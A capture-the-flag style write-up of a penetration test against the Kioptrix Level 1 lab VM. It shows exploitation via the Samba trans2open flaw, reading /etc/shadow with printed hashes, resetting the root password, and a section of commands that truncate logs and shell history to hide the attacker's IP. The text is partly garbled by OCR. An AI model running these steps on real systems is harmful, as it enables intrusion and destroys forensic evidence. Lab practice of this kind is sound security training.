


A shell have opened , I tried some basic comments like :

whoami	# Confirm user (already shown: root)
id	# User ID and group info
w	# Who is logged in
last	# Login history
cat /etc/passwd	# All system users
cat /etc/shadow	# (Root-only) Hashed passwords



As we can see some hidden files in the history. Based on the results from the internet I found the ***flag*** 🏁 in the mail. In the prompt [root@kioptirx tmp]# , just enter the comment '**mail'.**



As we can see the flag has been captured successfully 🥳.

PASSWD

If we try to dig deep we can see some user's and their hash in the *cat /etc/shadow* file

A root with hash is available and some other users are also viewed, like

```
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

After spending a lot of time cracking the hash I found out that I still don't have the full permission to the system because the root is still protected means no sudo permissions, Here comes the Passwd comment, with the help of this comment we can create a new password for the root.

```
[*] 192.168.56.103:139 - Trying return address 0xbffffafc ...
[*] 192.168.56.103:139 - Trying return address 0xbffff9fc ...
[*] 192.168.56.103:139 - Trying return address 0xbffff8fc ...
[*] 192.168.56.103:139 - Trying return address 0xbffff7fc ...
[*] 192.168.56.103:139 - Trying return address 0xbffff6fc ...
[*] Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.103:32769) at 2025-07-04 10:11:43 -0400

[*] Command shell session 2 opened (192.168.56.102:4444 → 192.168.56.103:32770) at 2025-07-04 10:11:45 -0400
[*] Command shell session 3 opened (192.168.56.102:4444 → 192.168.56.103:32771) at 2025-07-04 10:11:46 -0400
[*] Command shell session 4 opened (192.168.56.102:4444 → 192.168.56.103:32772) at 2025-07-04 10:11:47 -0400
passwd
New password:
```

I have created a new password 'nala' to the root. From the nmap result we know that ssh service port is open. So I going to open the ssh of the kioptrix using the comment "ssh root@192.168.56.103" before opening the ssh we need to setup the configuration.

```
root@alan: /home/kali
File  Actions  Edit  View  Help
john@kioptrix:/root   root@alan: /home/kali
┌──(kali㉿alan)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿alan)-[/home/kali]
└─# nano /root/.ssh/config
```

After opening the nano paste the configuration in it , during this stage I failed to paste the correct configuration after several failure I got it.

```
kali@alan: ~   root@alan: /home/kali
  GNU nano 8.3                          /root/.ssh/config
Host 192.168.56.103
    HostKeyAlgorithms +ssh-rsa
    PubkeyAcceptedAlgorithms +ssh-rsa
    KexAlgorithms +diffie-hellman-group1-sha1
    Ciphers aes128-cbc,3des-cbc
```

Save the file and exit. Now we are going to open the ssh...

```
┌──(root㉿alan)-[/home/kali]
└─# ssh root@192.168.56.103
root@192.168.56.103's password:
Last login: Sat Jul  5 02:30:18 2025 from 192.168.56.102
unknown terminal "xterm-256color"
unknown terminal "xterm-256color"
[root@kioptrix root]# ls
anaconda-ks.cfg
[root@kioptrix root]# sudo ls
anaconda-ks.cfg
[root@kioptrix root]# cat anaconda-ks.cfg
# Kickstart file automatically generated by anaconda.

install
lang en_US
langsupport --default en_US en_US
keyboard us
mouse generic3ps/2 --device psaux
skipx
network --device eth0 --bootproto dhcp
rootpw --iscrypted $1$♦.U♦5♦♦A$70lHKl6Bm7ZMEaEDikMjD.
firewall --disabled
```

We can login to the root by using the newly created password 'nala'. Now we have the full Sudo power of the root. By using 'ls', found the file anaconda, the file contains the details on the firewall, system configuration, root password etc…

One important finding is that I can log in to the user's 'john' and 'Harold' without requiring their passwords. This indicates a possible misconfiguration or weak authentication mechanism, and should be treated as a critical privilege escalation vector.

```
unknown terminal "xterm-256color"
[root@kioptrix root]# su harold
[harold@kioptrix root]$ ls
ls: .: Permission denied
[harold@kioptrix root]$
```


```
unknown terminal "xterm-256color"
[root@kioptrix root]# su john
[john@kioptrix root]$ whoami
john
[john@kioptrix root]$ uname -a
Linux kioptrix.level1 2.4.7-10 #1 Thu Sep 6 16:46:36 EDT 2001 i686 unknown
[john@kioptrix root]$ version
bash: version: command not found
[john@kioptrix root]$
```

But we don't have the Sudo power after all.

Cover the Trace

We need to hide evidence of unauthorized access on the targeted system. The kali' s IP 192.168.56.102 has been registered in multiple logs. We can find the logs using "grep"

Fig. "grep -r '192.168' /etc/" ("I was unable to include the appropriate screenshot, as I had already cleared the logs before I could capture them.")



As we can see the IP '102' has registered in multiple files. So we need to clear the logs ...The following comments will clear the logs.

> /var/log/wtmp # login records

> /var/log/btmp # failed login attempts

> /var/log/lastlog # last login per user

> /var/log/secure # contains SSH logins and su attempts

> /var/log/httpd/access_log

> /var/log/httpd/access_log.1

> /var/log/httpd/access_log.2

> /var/log/httpd/error_log

> /var/log/httpd/error_log.1

> /var/log/httpd/ssl_engine_log

> /var/log/httpd/ssl_request_log

> /var/log/maillog

> /var/log/maillog.1

> /var/log/samba/log.nmbd


> /var/log/samba/log.smbd

> /root/.bash_history

> ~/.bash_history

Verify IP is no longer present:

find /var/log -type f -exec grep -H "$ATTACKER_IP" {} \;



As we can see the comment grep is no more returning anything. Which means there is no logs with the IP 102 is registered. The IP has been completely cleared from all the logs it has been exist.

Conclusion:

The penetration test conducted on the Kioptrix Level 1 virtual machine successfully demonstrated a complete exploitation chain, highlighting both system-level vulnerabilities and post-exploitation techniques. By leveraging the well-known **Samba trans2open vulnerability (CVE-2003-0201)** in version 2.2.1a, root access was obtained on the target system — validating the presence of exploitable legacy software.

During post-exploitation, user credentials were extracted by combining the /etc/passwd and /etc/shadow files. Detailed **log analysis and log tampering** were carried out. All traces of the attacker's IP address (192.168.56.102) were located across various logs — including access_log, secure, ssl_engine_log, wtmp, and lastlog — and were successfully wiped to prevent forensic discovery. This exercise provided valuable hands-on experience in vulnerability assessment and exploitation get more convincing conclusion

- Alan Francis